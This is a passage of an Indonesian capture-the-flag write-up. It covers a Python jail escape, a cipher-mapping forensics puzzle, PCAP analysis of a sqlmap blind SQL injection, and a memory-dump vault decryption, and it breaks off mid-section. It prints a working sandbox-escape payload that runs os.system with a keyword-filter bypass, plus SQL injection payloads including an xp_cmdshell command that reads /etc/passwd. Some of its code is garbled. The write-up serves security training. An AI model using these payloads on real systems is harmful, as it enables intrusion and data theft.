Jadi kita bisa pake `__init__.__globals__[“__builtins__”]` untuk akses builtin python.

Disini kami menggunakan payload sebagai berikut untuk mendapatkan flag

```
[c for c in ().__class__.__base__.__subclasses__() if
c.__name__=="catch_warnings"][0].__init__.__globals__[“__builtins__”][“
__im__port__”](“o”+“s”).__dict__[“sy”+“stem”](“ca”+“t
/”+“fla”+“g”)
```

Disini kita menggunakan module os “os.system()” akan tetapi disini system diblokir jadi kita menggunakan filter simple “sy”+stem” yang kemudian dimasukan jadi


`__dict__[“sy”+“stem”]`.

Dengan file target yaitu /flag tapi karena itu fiblokir dan read open juga diblok jadi disini kita pecah jadi “ca”+“t /”+“fla”+“g”

```
~/CaptureTheFlag/FinalUKSW/mirage
> nc 130.94.95.242 1337
=== Mercy Relief Aid-Bot :: Ration Expression Console ===
I evaluate Python expressions to help plan aid distributions.
e.g. 250 * 7 -> weekly rations for 250 families
Hardened sandbox: builtins are stripped and unsafe words are filtered.
One expression per line. Ctrl-D to quit.
[c for c in ().__class__.__base__.__subclasses__() if c.__name__=="catch_warnings"][0].__init__.__globals__[“__builtins__”][“__im__port__”](“o”+“s”).__dict__[“sy”+“stem”](“ca”+“t /”+“fla”+“g”)
ctffit{41d_b0t_j41l_3sc4p3d}0
```

Flag : ctffit{41d\_b0t\_j41l\_3sc4p3d}

## FORENSIC Cryptic




Diberikan sebuah soal dengan file gambar dan juga deskripsi simple yaitu lets do some mapping.

Pertama kita cek dulu menggunakan xxd dan disini kita mendapatkan sebuah repository yang nyempil di hex


```
00036310: 0888 10ce 6d77 4ce7 2b04 8480 1010 0242 ....mwL.+.....B
00036320: 4008 0801 2120 0484 8010 1002 4240 0808 @...! .....B@..
00036330: 0121 2004 8480 1010 0242 4008 0801 2120 .! .....B@...!
00036340: 0484 8010 1002 4240 0808 0121 2004 8480 .....B@...! ...
00036350: 1010 0242 4008 0801 2120 0432 42e0 ff01 ...B@...! .2B...
00036360: 83b0 298a 02f5 dd30 0000 0000 4945 4e44 ..)....0....IEND
00036370: ae42 6082 0a68 7474 7073 3a2f 2f67 6974 .B`..https://git
00036380: 6875 622e 636f 6d2f 4262 6179 7547 742f hub.com/BbayuGt/
00036390: 7465 7374 2d72 6570 6f          test-repo
~/CaptureTheFlag/FinalUKSW/cryptic
```

<https://github.com/BbayuGt/test-repo>


Sebelumnya repo ini dikunci tapi pada jam 2an kita cek lagi ternyata bisa kita buka, nah disini langsung saja kita clone dan kita mendapatkan 1 file readme yang berisi random strings yang agak sus



Dan disini juga bisa kita liat ada 2 branch yang mana di branch test



disini gak cuma ada file [README.md](#) seperti yang ada di master, tapi juga ada file test.md yang isinya sama yakni random strings



Nah disini kita bisa liat tadi isi readmenya

/.,;""[]!@#\$\$%^&\*(' dengan commit message {}ouy\_hsd?!egfcti

Kedua string ini memiliki panjang yang sama yakni 18 karakter sehingga pada README dicocokkan dengan karakter commit messege, nah sesuai deksripsi disini kita buat mapping atau mencocokkan

```
/ -> {
. -> }
, -> o
; -> u
' -> y
" -> _
\ -> h
[ -> s
] -> o
! -> d
@ -> ?
# -> !
```



\$ -> e  
% -> g  
^ -> f  
& -> c  
\* -> t  
( -> i

Kemudian ciphertext ini didecrypt dengan mapping tabel diatas dengan script

```
solve.py

mapping = { "/":{"{", ".":{"}"}, ",":{"o", ";":{"u", "':"{"y", "'':"{"_",
"\\"":{"h", "["":{"s", "]"":{"o", "!"":{"d", "@"":{"?", "#":{"!", "$":{"e",
"%":{"g", "^":{"f", "&":{"c", "*"":{"t", "("":{"i" }

cipher = r''&*^^(*/'',;!"$&!$!"*\ (@"%,,!#. ''

print('".join(mapping.get(c,c) for c in cipher))
```


Dan didapatkan output

```
~/CaptureTheFlag/FinalUKSW/cryptic
● > python3 solve.py
ctffit{you_decoded_this?_good!}
~/CaptureTheFlag/FinalUKSW/cryptic
○ > █
```

Flag : ctffit{you\_decoded\_this?\_good!}

Forensic

## Traffic



### 1. Analisis awal PCAP

Diberikan file:

ctf\_traffic.pcap

Pertama cek isi trafik menggunakan `strings` karena HTTP masih plaintext.

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ strings -a ctf_traffic.pcap | head
Linux 7.0.11-orbstack-00360-gc9bc4d96ac70
Dumpcap (Wireshark) 4.6.6 (Git commit 3a22c3ef473d)
eth0
Linux 7.0.11-orbstack-00360-gc9bc4d96ac70
X3PV
?GET /data_exists?id=1 HTTP/1.1
Cache-Control: no-cache
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
Host: target:5000
Accept: */*
```

### 2. Identifikasi tool yang digunakan attacker

Cari indikasi sql injection tool:

```

User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ strings -a ctf_traffic.pcap | grep -i sqlmap | head
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)
User-Agent: sqlmap/1.10.6.121#dev (https://sqlmap.org)

```

Dari User-Agent diketahui attacker menggunakan:

sqlmap

sehingga kemungkinan trafik merupakan proses eksploitasi SQL Injection otomatis.

### 3. Ekstraksi HTTP Request

Cari endpoint yang diserang:

```

(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ strings -a ctf_traffic.pcap | grep "GET /data_exists"| head
?GET /data_exists?id=1 HTTP/1.1
GET /data_exists?id=1&FEeH=7376%20AND%201%3D1%20UNION%20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E%27%2Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--%2F%2A%2A%2F%3B%20EXEC%20xp_cmdshell%28%27cat%20.%2F..%2F..%2Fetc%2Fpasswd%27%29%23 HTTP/1.1
GET /data_exists?id=1 HTTP/1.1
GET /data_exists?id=2613 HTTP/1.1
GET /data_exists?id=1%2C%2C%2C.%22%28%27%29%29%2C HTTP/1.1
GET /data_exists?id=7598-7597 HTTP/1.1
GET /data_exists?id=1%27zwQBXm%3C%27%22%3EyWnNIG HTTP/1.1
GET /data_exists?id=1%29%20AND%204959%3D2119%20AND%20%282436%3D2436 HTTP/1.1
GET /data_exists?id=1%29%20AND%202936%3D2936%20AND%20%289800%3D9800 HTTP/1.1
pGET /data_exists?id=1%20AND%208544%3D4628 HTTP/1.1

```

/data\_exists?id=

menjadi target SQL Injection.

### 4. Decode payload SQL Injection

Karena sqlmap mengirim payload URL encoded, decode seluruh request.

[decode.py](#)

```

import urllib.parse

data=open("get.txt").read()

```

```
for x in data.splitlines():  
  
    print(urllib.parse.unquote(x))
```

Simpan hasil:

```
python3 decode.py > decoded.txt
```

Kemudian:

```
head decoded.txt
```

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ head decoded.txt  
?GET /data_exists?id=1 HTTP/1.1  
  
GET /data_exists?id=1&FEeH=7376 AND 1=1 UNION ALL SELECT 1,NULL,'<script>alert("XSS")</script>',table_name FROM information_schema.tables WHERE 2>1--/**/; EXEC xp_cmdshell('cat ../../../../etc/passwd')# HTTP/1.1  
  
GET /data_exists?id=1 HTTP/1.1  
  
GET /data_exists?id=2613 HTTP/1.1  
  
GET /data_exists?id=1,,,"(')), HTTP/1.1  
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$
```

Contoh hasil:

```
GET /data_exists?id=1 AND 1=1 UNION ALL SELECT ...
```

Terlihat beberapa payload:

```
UNION SELECT
```

```
information_schema
```

## 5. Identifikasi Database

Cari query SQLite:

```
grep "sqlite_master" decoded.txt
```

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ grep "sqlite_master" decoded.txt | head
eGET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
(116,97,98,108,101)),1,1)>CHAR(47))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),1,1)>CHAR(52))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),1,1)>CHAR(49))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),1,1)>CHAR(50))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),2,1)>CHAR(47))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
NGET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),2,1)>CHAR(5))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),2,1)>CHAR(2))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
GET /data_exists?id=1 AND 4080=(CASE WHEN (SUBSTR((SELECT COALESCE(COUNT(tbl_name),CHAR(32)) FROM sqlite_master WHERE type=CHAR(
116,97,98,108,101)),2,1)>CHAR(1))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 4080 END) HTTP/1.1
6GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97
,98,108,101) LIMIT 0,1),1,1)>CHAR(65))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2)))))) ELSE 6248 END) HTTP/1.1
```

Output:

```
SELECT COALESCE(COUNT(tbl_name),CHAR(32))
```

```
FROM sqlite_master
```

```
WHERE type=CHAR(116,97,98,108,101)
```

Decode:

```
CHAR(116,97,98,108,101)
```

menjadi:

table

Artinya database menggunakan SQLite.

Sqlmap mencoba membaca daftar tabel:

```
SELECT COUNT(tbl_name)
```

```
FROM sqlite_master
```

```
WHERE type='table'
```

## 6. Rekonstruksi nama tabel

Sqlmap menggunakan blind SQL injection:

Contoh:

```
SUBSTR(
```

```
SELECT COALESCE(tbl_name,CHAR(32))
```

FROM sqlite\_master

LIMIT 0,1

,1,1

)>CHAR(65)

Cara kerja:

Sqlmap menebak karakter satu per satu.

Contoh:

CHAR(100)

berarti:

ASCII 100 = d

Karena menggunakan binary search maka ditemukan:

table 1 = data

table 2 = hidden

Cek:

grep "LIMIT 0,1" decoded.txt

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ grep "LIMIT 0,1" decoded.txt | head
6GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(65))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
rGET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(96))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(104))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(100))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
cEGET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(98))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
0/j7GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(99))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),1,1)>CHAR(100))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
GET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),2,1)>CHAR(96))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
EGET /data_exists?id=1 AND 6248=(CASE WHEN (SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT 0,1),2,1)>CHAR(112))) THEN (LIKE('ABCDEF',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 6248 END) HTTP/1.1
```

## 7. Menemukan tabel flag

Dari hasil enumerasi:

data

hidden

Tabel menarik:

hidden

Sqlmap kemudian membaca:

```
SELECT COALESCE(flag,CHAR(32))
```

```
FROM hidden
```

```
LIMIT 0,1
```

Command:

```
grep "COALESCE(flag" decoded.txt
```

```
(base) rizki@rizki:~/Documents/ctf/fitcom/web$ grep "COALESCE(flag" decoded.txt | head
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(65)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(96)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(112)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,
1,1)>CHAR(104)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(100)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(98)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
}GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
1,1)>CHAR(99)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
(efGET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,
1,1)>CHAR(99)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
GET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1),
2,1)>CHAR(96)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
f}tGET /data_exists?id=1 AND 4267=(CASE WHEN (SUBSTR((SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,
1,2,1)>CHAR(112)) THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))) ELSE 4267 END) HTTP/1.1
```

[solver.py](#)

```
#!/usr/bin/env python3

import re

import urllib.parse

import sys

from collections import defaultdict

if len(sys.argv) != 2:
```

```
print("Usage: python3 solve.py decoded.txt")

exit()

file = sys.argv[1]

data = open(file, errors="ignore").read()

# Decode jika masih encoded
data = urllib.parse.unquote(data)

# Ambil payload blind SQLi
pattern = re.compile(

    r"SUBSTR\(\((SELECT .*?)\), (\d+), 1\) !=(?:CHAR\((\d+)\)|'(.{1})')",

    re.S

)

result = defaultdict(dict)

for line in data.splitlines():

    m = pattern.search(line)

    if not m:

        continue
```



```
query = m.group(1)

pos = int(m.group(2))

if m.group(3):

    char = chr(int(m.group(3)))

else:

    char = m.group(4)

result[query][pos] = char

print("[+] Recovered data\n")

for query, chars in result.items():

    value=""

    for i in sorted(chars):

        value += chars[i]

    print("QUERY:")

    print(query)

    print("\nVALUE:")

    print(value)
```

```

print("-"*50)

if "hidden" in query:

    print("\n[+] FLAG:")

    print(value)

```

output

```

VALUE:
CREATE TABLE hidden (id INTEGER PRIMARY KEY, flag TEXT)
-----
QUERY:
SELECT COALESCE(COUNT(*),CHAR(32)) FROM hidden

VALUE:
1
-----

[+] FLAG:
1
QUERY:
SELECT COALESCE(flag,CHAR(32)) FROM hidden LIMIT 0,1

VALUE:
ctffit{wh4t_t00k_y0u_s0_l0n9?_r_u_bl1nd?!}
-----

[+] FLAG:
ctffit{wh4t_t00k_y0u_s0_l0n9?_r_u_bl1nd?!}

```

FLAG : ctffit{wh4t\_t00k\_y0u\_s0\_l0n9?\_r\_u\_bl1nd?!}

# Forensic

## ClinicMemory



### Challenge Description

Diberikan sebuah file memory dump:

clinic\_ram.raw

Di dalam memory terdapat sebuah vault terenkripsi yang menyimpan data rekam medis pasien.

Informasi dari challenge:

- Format vault menggunakan magic **VL T1**
- Key dibuat menggunakan:
  - PBKDF2-HMAC-SHA256
  - Iterasi: 100000
  - Key length: 32 byte
- Enkripsi menggunakan RC4

Target:

- Menemukan vault
- Recover password

- Generate key
- Decrypt vault
- Mendapatkan flag

## 1. Mencari Artifact Vault

Pertama mencari signature **VLT1** pada memory dump.

Command:

grep -aob "VLT1" clinic\_ram.raw

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ grep -aob "VLT1" clinic_ram.raw
16202:VLT1
29251:VLT1
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$
```

Terdapat dua kandidat vault:

0x3f4a  
0x7243

## 2. Analisis Header Vault

Melihat isi vault kedua:

xxd -s \$((0x7243)) -l 100 clinic\_ram.raw

```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ xxd -s $((0x7243)) -l 100 clinic_ram.raw
00007243: 564c 5431 030d 259e 7be3 efec a517 8488  VLT1..%.{.....
00007253: cdb1 bab5 001f cd28 6a1d 7f46 9a95 17c3  ....(j..F....
00007263: de6f b317 1978 de8f 9905 95af d1b2 75e3  .o...x.....u.
00007273: 9fa7 7e5e 09d3 3a6a 71d3 fd71 1494 1a3f  ..~^.:jq..q...?
00007283: 8c78 371c a5ab 8622 8043 b195 feea de00  .x7....".C.....
00007293: 1852 b152 3477 71cc 5992 c37a 2eb6 e76a  .R.R4wq.Y..z...j
000072a3: b10f c2c1  ....
```

Byte awal:

56 4c 54 31

merupakan:

VLT1

Maka offset:

0x7243

adalah vault yang valid.

### 3. Menentukan Struktur Vault

Dari hasil dump:

Offset

-----  
0x00 - 0x03 : Magic VLT1  
0x04 - 0x13 : Salt (16 byte)  
0x14 - ... : Metadata  
0x16 - EOF : Ciphertext

Salt:


030d259e7be3efeca5178488cdb1bab5

### 4. Mencari Password Vault

Karena key dibuat dari password, dilakukan pencarian string pada memory.

Command:

`strings -a clinic_ram.raw | grep pass`



```
(base) rizki@rizki:~/Documents/ctf/fitcom/foren/traffic$ strings -a clinic_ram.raw | grep pass
old_vault_passphrase=disabled-rotate-2024
qK[vault_passphrase=mango-clinic-7731
jbackup_passphrase=not-the-one-1111
[Zsession_passphrase=ui-cache-temp-key
```

Hasil:

old\_vault\_passphrase=disabled-rotate-2024  
vault\_passphrase=mango-clinic-7731  
backup\_passphrase=not-the-one-1111  
session\_passphrase=ui-cache-temp-key

Password yang digunakan:

mango-clinic-7731

### 5. Membuat Key PBKDF2

Algoritma:

PBKDF2-HMAC-SHA256

Parameter:

Password :

mango-clinic-7731

Salt :

030d259e7be3efeca5178488cdb1bab5

Iteration :

100000

Key length :

